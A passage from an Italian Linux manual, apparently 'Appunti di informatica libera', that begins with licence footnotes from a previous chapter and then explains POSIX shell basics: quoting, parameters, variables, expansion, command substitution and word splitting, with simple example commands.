[28] **Shadow utilities** software libero con licenza speciale

[29] **Shadow utilities** software libero con licenza speciale

[30] **Shadow utilities** software libero con licenza speciale

[31] **Shadow utilities** software libero con licenza speciale

[32] **Shadow utilities** software libero con licenza speciale

[33] **Shadow utilities** software libero con licenza speciale

[34] **Shadow utilities** software libero con licenza speciale

[35] **Shadow utilities** software libero con licenza speciale

[36] **Shadow utilities** software libero con licenza speciale

[37] **Debian adduser** GNU GPL

[38] **Shadow utilities** software libero con licenza speciale

[39] **Shadow utilities** software libero con licenza speciale

[40] **Linux-PAM** licenza in stile BSD che può trasformarsi in GNU GPL

[41] La gerarchia che parte dalla directory '`/usr/`' tipica, potrebbe essere contenuta in un disco diverso da quello che contiene quella principale; pertanto, se all'avvio ci sono delle difficoltà e non si può innestare la gerarchia '`/usr/`', si rischia di non poter usare il sistema perché mancano le librerie PAM.

[42] Nel capitolo non viene descritta la direttiva '**`@include`**', con cui si ottiene l'inclusione di un file in quel punto. Logicamente, se si vuole lasciare soltanto il file '`/etc/pam.d/other`' nella directory, se questo contiene direttive di inclusione di altri file, è necessario mantenere nella directory anche quelli.

[43] **System V Init** GNU GPL

[44] **GNU Accounting Utilities** GNU GPL

[45] **GNU Accounting Utilities** GNU GPL

[46] **GNU Accounting Utilities** GNU GPL

[47] **GNU Accounting Utilities** GNU GPL

[48] **GNU C Library** GNU GPL

[49] **Falselogin** GNU GPL

[50] Per evitare che lo script possa essere interrotto con un segnale generato attraverso una combinazione di tasti, come [*Ctrl c*], vanno intercettati alcuni segnali. Per farlo, con la shell standard, è sufficiente il comando '**`trap '' INT QUIT TSTP`**' all'inizio dello script stesso.

[51] Per evitare che lo script possa essere interrotto con un segnale generato attraverso una combinazione di tasti, come [*Ctrl c*], vanno intercettati alcuni segnali. Per farlo, con la shell standard, è sufficiente il comando '**`trap '' INT QUIT TSTP`**' all'inizio dello script stesso.

Shell Unix

17.1 Introduzione alla shell Unix 1287
17.1.1 Shell POSIX 1288
17.1.2 Invito della shell 1288
17.1.3 Storico dei comandi 1289
17.1.4 Comandi interni 1289
17.1.5 Alias 1290
17.1.6 Ambiente 1290
17.1.7 Condotti 1290
17.1.8 Script 1291
17.1.9 Sostituzione o espansione 1291
17.1.10 Suddivisione in parole 1294
17.2 Utilizzo generale 1294
17.2.1 Avvio e conclusione 1295
17.2.2 Interpretazione dei comandi: parametri, variabili, espansione e sostituzione 1296
17.2.3 Comandi 1314
17.2.4 Ridirezione 1322
17.2.5 Controllo dei *job* 1328
17.2.6 Esecuzione dei comandi 1331
17.2.7 Configurazione di ambiente 1332
17.2.8 Particolarità importanti della shell Bash 1333
17.3 Programmazione 1343

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

17.3.1 Caratteristiche di uno script 1343
17.3.2 Strutture 1344
17.3.3 Espressioni aritmetiche 1354
17.3.4 Comandi interni 1355
17.4 Accesso ai file 1389
17.4.1 Utilizzo dei descrittori 1389
17.4.2 Lettura e scrittura 1391
17.4.3 Contenuto senza file 1394
17.5 Traduzione dei messaggi 1395
17.5.1 Esempio iniziale 1396
17.5.2 utilizzo più sofisticato 1400
17.6 Libreria Readline 1402
17.6.1 Comandi 1403
17.6.2 Completamento automatico 1406
17.6.3 Configurazione 1407
17.6.4 Utilizzo di «cle» 1408
17.7 Tabelle riepilogative 1410
17.7.1 Particolarità della shell Bash 1410
17.7.2 Parametri comuni 1411
17.7.3 Variabili di ambiente comuni 1414
17.7.4 Espansione e sostituzione 1415
17.7.5 Comandi e *job* 1417
17.7.6 Ridirezione 1419

17.7.7 Strutture di controllo 1422
17.7.8 Comando «echo» 1426
17.7.9 Comando «set» 1427
17.7.10 Comando «test» 1430
17.7.11 Comando «ulimit» 1433
17.7.12 Altri comandi interni 1436
17.8 Riferimenti 1454

`.inputrc` 1338 1407 `.profile` 1295 `case` 1346 `exit` 1295 `for` 1345 `getopts` 1380 `gettext.sh` 1395 `if` 1347 `inputrc` 1338 1407 `profile` 1295 `set` 1384 `until` 1350 `while` 1349 `$ENV` 1295 `$OPTARG` 1380 `$OPTIND` 1380

17.1 Introduzione alla shell Unix

La shell è il programma più importante in un sistema operativo, dopo il kernel. È in pratica il mezzo con cui si comunica con il sistema e attraverso il quale si avviano e si controlla l'esecuzione degli altri programmi.

La shell ha questo nome (conchiglia) perché di fatto è la superficie con cui l'utente entra in contatto quando vuole interagire con il sistema: la shell che racchiude il kernel.

Una shell è qualsiasi programma in grado di consentire all'utente di interagire con il sistema. Può trattarsi di qualcosa di molto semplice come una riga attraverso cui è possibile digitare dei comandi, oppure un menù di comandi già pronti, o un sistema grafico a icone, o qualunque altra cosa possa svolgere questo compito. Nei sistemi Unix si usano ancora shell a riga di comando, ma queste, anche se

povere esteticamente, sono comunque molto potenti e difficilmente sostituibili.

La shell tipica di un sistema Unix è l'interprete di un linguaggio di programmazione orientato all'avvio e al controllo di altri programmi. Questo interprete è in grado di eseguire quanto richiesto da un utente attraverso una riga di comando in modo interattivo, oppure di eseguire un file script, scritto nel linguaggio della shell.

In origine esisteva una sola shell nei sistemi Unix; ovvero la «shell Unix». Attualmente le cose non sono più così e si fa riferimento alla shell storica con il nome del suo autore, Steve R. Bourne, pertanto si parla piuttosto di shell Bourne. La shell Bourne originale ha subito molti rimaneggiamenti e ne esistono diverse varianti e riscritture complete. In generale, a causa di queste diversificazioni conviene fare riferimento allo standard POSIX.

17.1.1 Shell POSIX

«

Le shell derivate da quella di Bourne che dichiarano di essere aderenti allo standard POSIX sono molte, purtroppo con tante piccole differenze tra di loro. Meritano attenzione, in particolare, la shell Bash,[1] ovvero *Bourne again shell*, predisposta per la massima compatibilità POSIX, ma ricca di estensioni proprie, e la shell Ash,[2] ovvero *Almquist shell*, usata soprattutto nei sistemi BSD.

17.1.2 Invito della shell

«

Quando una shell attende ed esegue i comandi impartiti dall'utente, si trova in una modalità di funzionamento interattivo. La disponibilità da parte della shell di ricevere comandi viene evidenziata dall'apparizione sullo schermo del terminale di un messaggio di invito

o *prompt*. Questo, per lo più, è composto da simboli e informazioni utili all'utente per tenere d'occhio il contesto in cui sta operando.

In questo senso, l'invito è un elemento importante della shell, tenendo conto soprattutto della possibilità di configurarlo in base alle proprie esigenze. Il concetto di «invito» riguarda tutti i programmi che richiedono un'interazione con l'utente attraverso una riga di comando.

17.1.3 Storico dei comandi

Lo storico dei comandi è un registro degli ultimi comandi inseriti dall'utente[3] Quando la shell lo gestisce, l'utente è in grado di ripescare facilmente un comando utilizzato poco prima, senza doverlo riscrivere completamente, con la possibilità di modificarlo o di completarlo.

17.1.4 Comandi interni

Le shell POSIX e la maggior parte delle altre, mettono a disposizione dei comandi interni (o comandi incorporati) che vengono richiamati nello stesso modo con cui si avvia un programma normale. Solitamente, se esiste un programma con lo stesso nome di un comando interno, è il comando ad avere la precedenza, ma logicamente, i programmi standard che hanno lo stesso nome di comandi interni delle shell principali, svolgono di norma un compito simile, anche se non necessariamente identico.

Spesso, questo fatto è causa di equivoci fastidiosi: alle volte non si è in grado di capire il motivo per il quale un certo programma non funziona esattamente come ci si aspetterebbe.

17.1.5 Alias

Le shell POSIX e altre permettono la definizione di nuovi comandi in forma di ***alias*** di comandi già esistenti. L'utilità di questo sta nella possibilità di permettere l'uso di nomi differenti per uno stesso risultato, oppure per definire l'utilizzo sistematico di opzioni determinate.

Per comprendere il senso di questo si può considerare un esempio: si potrebbe creare l'alias '**`dir`**' che in realtà esegue il comando '**`ls -l`**'.

17.1.6 Ambiente

Ogni programma in funzione in un sistema Unix ha un proprio ***ambiente*** definito in base a delle ***variabili di ambiente***. Le variabili di ambiente sono un mezzo elementare e pratico di configurazione del sistema: i programmi, a seconda dei loro compiti e del loro contesto, cercano di leggere alcune variabili di loro interesse e in base al contenuto di queste adeguano il proprio comportamento.

L'ambiente consegnato a ogni programma che viene messo in esecuzione, è controllato dalla shell che è in grado di assegnare ambienti diversi a programmi diversi.

La shell può quindi creare, modificare e leggere queste variabili, cosa particolarmente utile per la realizzazione di file script.

17.1.7 Condotti

La shell mette in esecuzione i comandi ed è in grado di ridirigere il flusso di dati standard: standard input, standard output e standard error.

Questa caratteristica è importantissima per la realizzazione di comandi complessi attraverso l'elaborazione successiva da parte di una serie di programmi.

Dal punto di vista della shell, ogni comando, anche se composto dalla richiesta di esecuzione di un solo programma, è un condotto.

17.1.8 Script

Con il termine script si identifica un programma scritto ed eseguito nella sua forma sorgente senza l'intervento di alcuna compilazione. Normalmente, le shell sono in grado di eseguire dei file script, scritti secondo il loro linguaggio.

Per convenzione, gli script di shell e anche di altri linguaggi interpretati, iniziano con una riga che specifica il programma in grado di interpretarli.

```
#!/bin/sh
...
...
```

Questa riga, per esempio, è l'inizio di uno script che deve essere interpretato dal programma '`/bin/sh`', ovvero da una shell compatibile con quella di Bourne e possibilmente anche con la shell POSIX.

17.1.9 Sostituzione o espansione

Una caratteristica molto importante delle shell tradizionali è la possibilità di effettuare delle sostituzioni, o espansioni, nel comando impartito interattivamente o contenuto in un programma script.

17.1.9.1 Caratteri jolly o metacaratteri

«

I caratteri jolly, o metacaratteri, sono quei simboli utilizzati per fare riferimento facilmente a gruppi di file o di directory. Nei sistemi Unix sono le shell a occuparsi della traduzione dei caratteri jolly. In questo modo, una riga di comando che ne contiene, viene trasformata dalla shell che fornisce così, al programma da avviare, l'elenco completo di file e directory che si ottengono dall'espansione di questi caratteri speciali.

Dal momento che tale attività è competenza delle shell, dipende dalla shell utilizzata il tipo di caratteri jolly a disposizione e anche il loro significato.

È importante ricordare che alcuni testi fanno riferimento a questo concetto con il termine *globbing*; inoltre, a volte si utilizza la definizione di *shell regular expression*, ovvero *shell regexp*.

17.1.9.2 Variabili e parametri

«

Come accennato, le shell permettono di creare o modificare il contenuto di variabili di ambiente. Queste variabili possono essere utilizzate per la costruzione di comandi, ottenendo così la sostituzione con il valore che contengono, prima dell'esecuzione di questi.

Nello stesso modo i parametri, ovvero un tipo particolare di variabili a sola lettura, possono essere usati nelle righe di comando. Di solito si tratta degli argomenti passati a uno script.

17.1.9.3 Sostituzione di comandi

Le shell POSIX e altre, consentono di comporre un comando utilizzando lo standard output di un altro. In pratica, questi tipi di shell mettono in esecuzione prima i comandi da utilizzare per la sostituzione e quindi, con il risultato che ne ottengono, eseguono il comando ottenuto.

17.1.9.4 Protezione dalla sostituzione e dall'espansione

Dal momento che ogni shell può attribuire a dei simboli particolari un significato speciale, quando si ha la necessità di utilizzare tali simboli per il loro significato letterale (normale), occorre fare in modo che la sostituzione e l'espansione non abbiano luogo.

Generalmente si dispone di due tecniche possibili: l'uso di delimitatori all'interno dei quali la sostituzione e l'espansione non deve avere luogo (oppure può avvenire solo in parte) e l'uso di un carattere di escape. Il carattere di escape viene usato davanti al simbolo che non deve essere interpretato, mentre i delimitatori aprono e chiudono una zona protetta della riga di comando.

Dal momento che si devono usare dei simboli per delimitare o per rappresentare il carattere di escape, quando questi simboli devono essere usati nella riga di comando, occorre proteggere anch'essi. Sembra un circolo vizioso, ma alla fine tutto diventa molto semplice.

Il vero problema è che quando ci si abitua a una shell particolare, **ci si abitua** anche **a utilizzare delle tecniche consuete, perdendo di vista la sintassi vera dei comandi.**

17.1.10 Suddivisione in parole

«

Il compito di una shell tradizionale, quando viene usata in modo interattivo, è quello di interpretare le istruzioni date dall'utente e di avviare di conseguenza i comandi richiesti.

A questi comandi vengono passati normalmente degli argomenti e la separazione tra questi (argomenti) è fondamentale per il significato che assume l'istruzione data dall'utente. Infatti, non è compito dei comandi scomporre l'insieme degli argomenti, ma è compito della shell passarli debitamente separati. In questo modo, i comandi si possono limitare all'analisi di ogni singolo argomento.

Gli oggetti suddivisi che la shell riesce a individuare e quindi a passare ai comandi, sono le ***parole***. È molto importante la conoscenza del modo in cui una shell suddivide una riga di comando in parole.

17.2 Utilizzo generale

«

La shell POSIX è in pratica la shell Bourne standardizzata. Non esiste una sola shell POSIX, ma tante interpretazioni diverse, più o meno derivate da quella di Bourne.

Il primo elemento comune di queste shell è il programma eseguibile che le rappresenta: '`/bin/sh`'. In pratica, si tratta normalmente di un collegamento simbolico alla shell effettiva che ricopre quel ruolo. In particolare, ci sono shell come Bash che si adeguano agli standard quando sono avviate con quel nome.

17.2.1 Avvio e conclusione

L'eseguibile della shell POSIX è '**sh**', collocato nella directory '/bin/':

```
sh [opzioni] [file_script] [argomenti]
```

Si distinguono fondamentalmente due tipi di modalità di funzionamento: interattiva e non interattiva. Quando l'eseguibile '**sh**' viene avviato con l'indicazione del nome di un file, questo tenta di eseguirlo come uno script (in tal caso non conta che il file abbia i permessi di esecuzione e nemmeno che contenga la dichiarazione iniziale '**#!/bin/sh**'). Gli eventuali argomenti che possono seguire il nome del file, vengono passati allo script in forma di parametri (come viene descritto più avanti).

La shell è interattiva quando interagisce con l'utente e di conseguenza mostra un invito a inserire dei comandi. L'eseguibile '**sh**' può essere avviato eventualmente in modo esplicitamente interattivo utilizzando l'opzione '**-i**'.

Quando la shell funziona in modo interattivo, la variabile di ambiente ***PS1*** determina l'aspetto dell'invito, mentre il parametro **-** contiene anche la lettera '**i**' (i concetti relativi a variabili e parametri vengono chiariti in seguito).

```
$ echo $- [Invio]

  himBH
```

Una shell interattiva può a sua volta essere una «shell di *login*» o meno. La distinzione serve alla shell per determinare quali file di configurazione utilizzare. Una shell di *login* è quella in cui il para-

metro zero, contiene un trattino (‘**-**’) come primo carattere (di solito contiene esattamente il valore ‘**-sh**’). In pratica è, o dovrebbe essere, quello che si ha di fronte quando è stata completata la procedura di accesso.

```
$ echo $0 [Invio]

  -sh
```

Secondo lo standard POSIX, la shell di *login* esegue il contenuto del file indicato nella variabile di ambiente ***ENV***; tuttavia, di solito queste shell si comportano come la shell Bourne, per cui eseguono il contenuto dei file ‘`/etc/profile`’ e ‘`~/.profile`’ in sequenza. La shell POSIX interattiva esegue inizialmente il contenuto del file indicato nella variabile di ambiente ***ENV***.

Una shell non interattiva conclude il suo funzionamento al termine dello script che interpreta. Una shell interattiva termina di funzionare quando le si impartisce il comando ‘**exit**’.

17.2.2 Interpretazione dei comandi: parametri, variabili, espansione e sostituzione

«

Una volta avviata la shell in modo interattivo, questa mostra l’invito a inserire dei comandi, che prima di essere eseguiti sono soggetti a un’interpretazione da parte della shell stessa. Nello stesso modo viene interpretato un comando contenuto all’interno di uno script che la shell esegue.

Il meccanismo di interpretazione della shell è molto complesso, perché prevede molte situazioni differenti, in cui ciò che appare deve essere sostituito da qualcosa di diverso. Si può pensare inizialmente a questo meccanismo come a qualcosa che assomiglia alle variabi-

li di un linguaggio di programmazione comune; tuttavia la realtà di una shell è molto più varia e difficile, tanto che comprenderne bene il funzionamento richiede anche più impegno rispetto a un linguaggio di programmazione comune.

17.2.2.1 Protezione

Il *quoting* è un'azione con la quale si toglie il significato speciale che può avere qualcosa per la shell. Si distinguono tre possibilità: il carattere di escape (rappresentato dalla barra obliqua inversa), gli apici semplici e gli apici doppi (o virgolette). In generale, il concetto può essere trasferito in quello della protezione da un'interpretazione errata di ciò che si intende veramente.

È importante notare che il concetto di «protezione» è utilizzato in molte situazioni estranee all'uso della shell e ogni contesto può avere una logica differente.

La barra obliqua inversa ('`\`') rappresenta il carattere di escape. Serve per preservare il significato letterale del carattere successivo, cioè evitare che venga interpretato diversamente da quello che è veramente (salvo quando il contesto associa a una sequenza '`\`*x*' determinata un significato speciale).

Un caso particolare si ha quando il simbolo '`\`' è esattamente l'ultimo carattere della riga, o meglio, quando questo è seguito immediatamente dal codice di interruzione di riga: rappresenta una continuazione nella riga successiva.

Il simbolo '****', utilizzato per interrompere un'istruzione e riprenderla nella riga successiva, può essere utilizzato sia con una shell interattiva, sia all'interno di uno script. In ogni caso, bisogna fare bene attenzione a non lasciare spazi dopo questo simbolo, altrimenti non si comporterebbe più come segno di continuazione, ma come protezione di un carattere spazio.

L'esempio seguente mostra l'uso del comando '**echo**' per visualizzare un asterisco, ma dal momento che questo verrebbe rimpiazzato dall'elenco dei file e delle directory presenti nella directory corrente, viene protetto con la barra obliqua inversa:

```
$ echo \* [Invio]

*
```

L'esempio successivo rappresenta uno script, in cui il comando '**echo**' viene usato per visualizzare una stringa che nello script viene divisa su due righe, per comodità:

```
#!/bin/sh
echo "Saluti e baci \
bla bla bla."
```

Racchiudendo una sequenza di caratteri tra una coppia di apici semplici ('') si mantiene il valore letterale di questi caratteri. Evidentemente, un apice singolo non può essere contenuto in una stringa del genere.

Si tenga presente che l'apice inclinato nel modo opposto (‘ ` ’) viene usato con un altro significato che non rientra in quello della protezione delle stringhe delimitate.

L'esempio seguente mostra l'uso del comando ‘**echo**’ per visualizzare una frase, contenente simboli che in condizioni normali verrebbero rimpiazzati da altre cose:

```
$ echo 'Attenzione: * e \ restano "inalterati".' [Invio]

  Attenzione: * e \ restano "inalterati".
```

Racchiudendo una sequenza di caratteri tra una coppia di apici doppi si mantiene il valore letterale di questi caratteri, a eccezione di ‘**$**’, ‘ ` ’ e ‘****’. I simboli ‘**$**’ e ‘ ` ’ (dollaro e apice inverso) mantengono il loro significato speciale all'interno di una stringa racchiusa tra apici doppi, mentre la barra obliqua inversa (‘****’) si comporta come carattere di escape (di protezione) solo quando è seguita da ‘**$**’, ‘ ` ’, ‘**"**’ e ‘****’; inoltre, quando si trova al termine della riga serve come indicatore di continuazione nella riga successiva.

Si tratta di una particolarità molto importante, attraverso la quale è possibile definire delle stringhe in cui si possono inserire: variabili, parametri e comandi da sostituire.

L'esempio seguente mostra l'uso del comando ‘**echo**’ per mostrare una frase in cui si fa riferimento al parametro posizionale zero (che viene descritto in seguito). Questo parametro viene prima indicato proteggendo il dollaro, in modo da impedire che venga interpretato come tale, quindi viene inserito in modo da ottenerne il contenuto:

```
$ echo "Il parametro \$0 contiene: \"$0\"" [Invio]
```

```
Il parametro $0 contiene: "-sh"
```

17.2.2.2 Parametri e variabili

«

Nella documentazione comune si utilizza il termine «parametro» per identificare diversi tipi di entità: parametri posizionali; parametri speciali; variabili di shell. In questo documento, per evitare confusioni, si riserva il termine parametro solo ai primi due tipi di entità.

L'elemento comune tra i parametri e le variabili è il modo con cui questi oggetti devono essere identificati quando si vuole leggere il loro contenuto: occorre il simbolo '**$**' davanti al nome (o al simbolo) dell'entità in questione, mentre per assegnare un valore all'entità (sempre che ciò sia possibile), questo prefisso non deve essere indicato. Per la precisione, per leggere il contenuto di un parametro o di una variabile si usa normalmente una delle due forme seguenti:

```
$nome
```

```
${nome}
```

In pratica si usano le parentesi graffe per circoscrivere il nome o il simbolo associato alla variabile o al parametro, quando c'è la necessità di evitare ambiguità di qualche tipo.

I parametri sono delle variabili speciali che possono essere solo lette e rappresentano alcuni elementi particolari dell'attività della shell. Un parametro è definito, cioè esiste, quando contiene un valore, compresa la stringa nulla.

Parametro	Descrizione
n	Un parametro posizionale è definito da una o più cifre numeriche a eccezione dello zero che ha invece un significato speciale. I parametri posizionali rappresentano gli argomenti forniti al comando: '**`$1`**' si espande nel primo, '**`$2`**' si espande nel secondo e così di seguito. Quando si utilizza un parametro composto da più di una cifra numerica, è indispensabile racchiuderlo tra parentesi graffe; per esempio: '**`${10}`**', '**`${11}`**',...
`0`	Restituisce il nome della shell o dello script. Se la shell viene avviata con un file di comandi, '**`$0`**' si espande nel nome di quel file. Se la shell viene avviata con l'opzione '**`-c`**', '**`$0`**' si espande nel primo argomento dopo la stringa dei comandi (sempre che ce ne sia uno).
`*`	L'asterisco rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta un'unica parola composta dal contenuto dei parametri posizionali, spaziati dal primo carattere contenuto nella variabile speciale ***IFS***. Se questa variabile non è definita, viene utilizzato uno spazio singolo. Per esempio, se ***IFS*** contenesse la sequenza '**`xyz`**', '**`"$*"`**' sarebbe equivalente a '**`"$1x$2x`**...**`"`**'. La variabile di shell ***IFS*** contiene di solito la sequenza: *<SP><HT><LF>* (corrispondente a uno spazio normale, un carattere di tabulazione e al codice di interruzione di riga nella maggior parte dei sistemi Unix). Di conseguenza, viene utilizzato normalmente il carattere spazio (*<SP>*) per staccare i vari parametri posizionali. Per cui, di solito, '**`"$*"`**' equivale a '**`"$1 $2`**...**`"`**'.

Parametro	Descrizione
`@`	Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta delle parole, ognuna composta dal contenuto del parametro posizionale rispettivo. Di conseguenza, '**`"$@"`**' equivale a '**`"$1" "$2" ... "$`*n*`"`**'. Questo comportamento rappresenta un'eccezione rispetto agli altri parametri che invece si limitano a generare una sola parola.
`#`	Rappresenta il numero di parametri posizionali esistenti.
`?`	Rappresenta il valore restituito dall'ultimo condotto eseguito in primo piano (*foreground*). In pratica, restituisce il valore dell'ultimo comando eseguito.
`-`	Il trattino rappresenta la serie di lettere corrispondenti alle modalità configurabili attraverso il comando interno '**`set`**' o con opzioni particolari della riga di comando.
`$`	Restituisce il numero PID della shell. Se viene utilizzato all'interno di una subshell, cioè tra parentesi tonde, restituisce il numero PID della shell principale e non quello della subshell.
`!`	Restituisce il numero PID del processo avviato più di recente e messo sullo sfondo.

Una variabile è definita quando contiene un valore, compresa la stringa nulla. L'assegnamento di un valore si ottiene con una dichiarazione del tipo seguente:

nome_di_variabile=[***valore***]

Il nome di una variabile può contenere lettere, cifre numeriche e il

trattino basso, ma il primo carattere non può essere un numero.

Se non viene fornito il valore da assegnare, si intende la stringa nulla. Come già accennato, la lettura del contenuto di una variabile si ottiene facendone precedere il nome dal simbolo '**$**'.

Tabella 17.9. Elenco delle variabili più importanti di una shell POSIX.

Variabile	Contenuto
PWD	La directory corrente. Il contenuto della variabile viene modificato dal comando '**cd**'.
OLDPWD	La directory corrente visitata precedentemente. Il contenuto della variabile viene modificato dal comando '**cd**'.
PPID	Il numero PID del processo genitore della shell attuale.
IFS	*Internal field separator*. Il contenuto predefinito della variabile dovrebbe essere: <*SP*><*HT*><*LF*>.
PATH	I percorsi di ricerca per i comandi, separati dal carattere '**:**'.
HOME	La directory personale dell'utente.
CDPATH	Il percorso di ricerca per il comando '**cd**' (di solito la variabile contiene la stringa nulla).
MAIL	Il percorso del file che rappresenta la cartella di posta in entrata dell'utente.
MAILCHECK	La frequenza, in secondi, con cui si deve verificare la presenza di messaggi nuovi nella cartella corrispondente alla variabile ***MAIL***. Se ***MAILCHECK*** è vuota o contiene il valore zero, il controllo avviene ogni volta che deve essere emesso un nuovo invito.

Variabile	Contenuto
`MAILPATH`	Questa variabile, se definita, prevale su ***MAIL*** e definisce un elenco di percorsi per altrettante cartelle di posta elettronica alternative. L'elenco è separato con il carattere '`:`'.
`OPTIND`	Contiene l'indice del prossimo argomento da elaborare dal comando '**`getopts`**'.
`OPTARG`	Il valore dell'ultimo argomento elaborato da '**`getopts`**'.
`PS1`	L'invito primario. Di solito, il valore predefinito di questa variabile fa sì che sia rappresentato un dollaro o un cancelletto a seconda che si tratti di un utente comune o dell'utente '**`root`**'.
`PS2`	L'invito secondario, che appare quando si deve completare un comando. Il valore predefinito è normalmente '**`>`** '.
`ENV`	Il nome di un file di configurazione per una shell POSIX.

Quando si creano o si assegnano delle variabili, queste hanno una validità limitata all'ambito della shell stessa, per cui, i comandi interni sono al corrente di queste variazioni mentre i programmi che vengono avviati non ne risentono. Perché anche i programmi ricevano le variazioni fatte sulle variabili, queste devono essere ***esportate***. L'esportazione delle variabili si ottiene con il comando interno '**`export`**'. L'esempio seguente mostra la creazione della variabile ***PIPPO***, a cui viene assegnato un valore, quindi si vede anche la sua esportazione per gli altri programmi:

```
$ PIPPO="ciao" [Invio]

$ export PIPPO [Invio]
```

17.2.2.3 Espansione

Con questo termine si intende la traduzione di parametri, variabili e altre entità analoghe, nel loro risultato finale. L'espansione, intesa in questo modo, viene eseguita sulla riga di comando, dopo che questa è stata scomposta in parole. Esistono almeno sei tipi di espansione eseguiti nell'ordine seguente:

1. tilde;
2. parametri e variabili;
3. comandi;
4. aritmetica (da sinistra a destra);
5. suddivisione delle parole;
6. percorso o *pathname*.

Solo la suddivisione in parole e l'espansione di percorso, possono cambiare il numero delle parole di un'espressione. Gli altri tipi di espansione trasformano una parola in un'altra parola con l'unica eccezione del parametro @ che invece si espande in più parole.

Alla conclusione dei vari processi di espansione e sostituzione, tutti i simboli usati per la protezione ('\', ' ` ' e '"') che a loro volta non siano stati protetti attraverso l'uso della barra obliqua inversa o di virgolette di qualche tipo, vengono rimossi.

Il termine ***parola*** ha un significato particolare nella terminologia utilizzata per la shell: si tratta di una sequenza di caratteri che rappresenta qualcosa di diverso da un operatore. Per descriverlo in modo differente, si può definire come una stringa che viene presa co-

sì com'è e rappresenta una cosa sola. Per esempio, un argomento fornito a un programma è una parola.

L'operazione di ***suddivisione in parole*** riguarda il meccanismo con cui una stringa viene analizzata e suddivida in parole in base a un criterio determinato. Questo problema viene ripreso più avanti in una sezione apposita.

17.2.2.4 Espansione della tilde

Se una parola inizia con il simbolo tilde ('**~**') si cerca di interpretare quello che segue, fino alla prima barra obliqua ('**/**'), come un nominativo-utente, facendo in modo di sostituire questa prima parte con il nome della directory personale dell'utente stesso. In alternativa, se dopo il carattere '**~**' c'è subito la barra, o nessun altro carattere, si intende il contenuto della variabile ***HOME***, ovvero la directory personale dell'utente attuale. Segue la descrizione di due esempi:

- `$` **`cd ~`**[*Invio*]

  corrisponde a uno spostamento nella directory personale dell'utente;

- `$` **`cd ~tizio`**[*Invio*]

  corrisponde a uno spostamento nella directory personale dell'utente '**`tizio`**' (ammesso che i permessi lo consentano).

17.2.2.5 Espansione di parametri e variabili

Come già accennato in precedenza, il modo normale con cui si fa riferimento a un parametro o a una variabile è quello di anteporvi il simbolo dollaro (‘**$**’), ma questo metodo può creare problemi all’interno delle stringhe, oppure quando si tratta di un parametro posizionale composto da più di una cifra decimale. La sintassi normale è quindi la seguente:

```
$parametro | ${parametro}
```

```
$variabile | ${variabile}
```

In uno di questi modi si ottiene quindi la sostituzione del parametro o della variabile con il suo contenuto. Si osservino gli esempi seguenti. Il primo di questi visualizza in sequenza l’elenco degli argomenti ricevuti, fino all’undicesimo:

```
#!/bin/sh
echo " 1 arg. = $1"
echo " 2 arg. = $2"
echo " 3 arg. = $3"
…
echo "10 arg. = ${10}"
echo "11 arg. = ${11}"
```

L’esempio seguente, invece, compone il nome ‘**Daniele**’ unendo il contenuto di una variabile con una terminazione costante:

```
#!/bin/sh
UNO="Dani"
echo "${UNO}ele"
```

Oltre a questi modi «normali», è possibile espandere un parametro o una variabile indicando valori predefiniti; inoltre è possibile eseguire qualche operazione sulle stringhe, ma questi modelli di espansione non vengono descritti.

17.2.2.6 Sostituzione dei comandi

La sostituzione dei comandi consente di utilizzare quanto emesso attraverso lo standard output da un comando. Ci sono due forme possibili:

```
$(comando)
```

```
`comando`
```

Nel secondo caso dove si utilizzano gli apici inversi, la barra obliqua inversa (‘****’) che fosse contenuta eventualmente nella stringa, mantiene il suo significato letterale a eccezione di quando è seguita dai simboli ‘**$**’, ‘**`**’ o ‘****’.

Bisogna fare attenzione a non confondere gli apici usati per la sostituzione dei comandi con quelli usati per la protezione delle stringhe.

La sostituzione dei comandi può essere annidata. Per farlo, se si utilizza il vecchio metodo degli apici inversi, occorre fare precedere a quelli più interni il simbolo di escape, ovvero la barra obliqua inversa.

Se la sostituzione è inserita in una stringa delimitata tra apici doppi, la suddivisione in parole e l'espansione di percorso non sono eseguite nel risultato.

Segue la descrizione di alcuni esempi:

- `$` **`ELENCO=$(ls)`** [*Invio*]

  Crea e assegna alla variabile ***ELENCO*** l'elenco dei file della directory corrente.

- `$` **`ELENCO=\`ls\``** [*Invio*]

  Esattamente come nell'esempio precedente.

- `$` **`ELENCO=$(ls "a*")`** [*Invio*]

  Crea e assegna alla variabile ***ELENCO*** l'elenco dell'unico file '`a*`', ammesso che esista.

- `$` **`ELENCO=\`ls "a*"\``** [*Invio*]

  Esattamente come nell'esempio precedente.

- `$` **`rm $(find / -name "*.tmp")`** [*Invio*]

  Elimina da tutto il file system i file che hanno l'estensione '`.tmp`'. Per farlo utilizza Find che genera un elenco di tutti i nomi che soddisfano la condizione di ricerca.

- `$` **`rm \`find / -name "*.tmp"\``** [*Invio*]

  Esattamente come nell'esempio precedente.

17.2.2.7 Espansione di espressioni aritmetiche

«

Le espressioni aritmetiche consentono la valutazione delle espressioni stesse e l'espansione utilizzando il risultato:

```
$((espressione))
```

L'espressione viene trattata come se fosse racchiusa tra apici doppi, ma un apice doppio all'interno delle parentesi non viene interpretato in modo speciale. Tutti gli elementi all'interno dell'espressione sono sottoposti all'espansione di parametri, variabili, sostituzione di comandi ed eliminazione di simboli superflui per la protezione. La sostituzione aritmetica può essere annidata. Se l'espressione aritmetica non è valida, si ottiene una segnalazione di errore senza alcuna sostituzione.

Segue la descrizione di alcuni esempi:

- `$ echo "$((123+23))"` [*Invio*]

  Emette il numero 146 corrispondente alla somma di 123 e 23.

- `$ VALORE=$((123+23))` [*Invio*]

  Assegna alla variabile ***VALORE*** la somma di 123 e 23.

- `$ echo "$((123*$VALORE))"` [*Invio*]

  Emette il prodotto di 123 per il valore contenuto nella variabile ***VALORE***.

17.2.2.8 Suddivisione di parole

La shell esegue la suddivisione in parole dei risultati delle espansioni di parametri e variabili, della sostituzione di comandi e delle espansioni aritmetiche, purché non siano avvenuti all'interno di stringhe protette attraverso la delimitazione con apici doppi.

La shell considera ogni carattere contenuto all'interno di ***IFS*** come un possibile delimitatore utile a determinare i punti in cui effettuare la separazione in parole.

Perché le cose funzionino così come si è abituati, è necessario che ***IFS*** contenga i valori predefiniti: *<Spazio><Tab><new-line>* (ovvero *<SP><HT><LF>*). La variabile ***IFS*** è quindi importantissima: non può mancare e non può essere vuota.

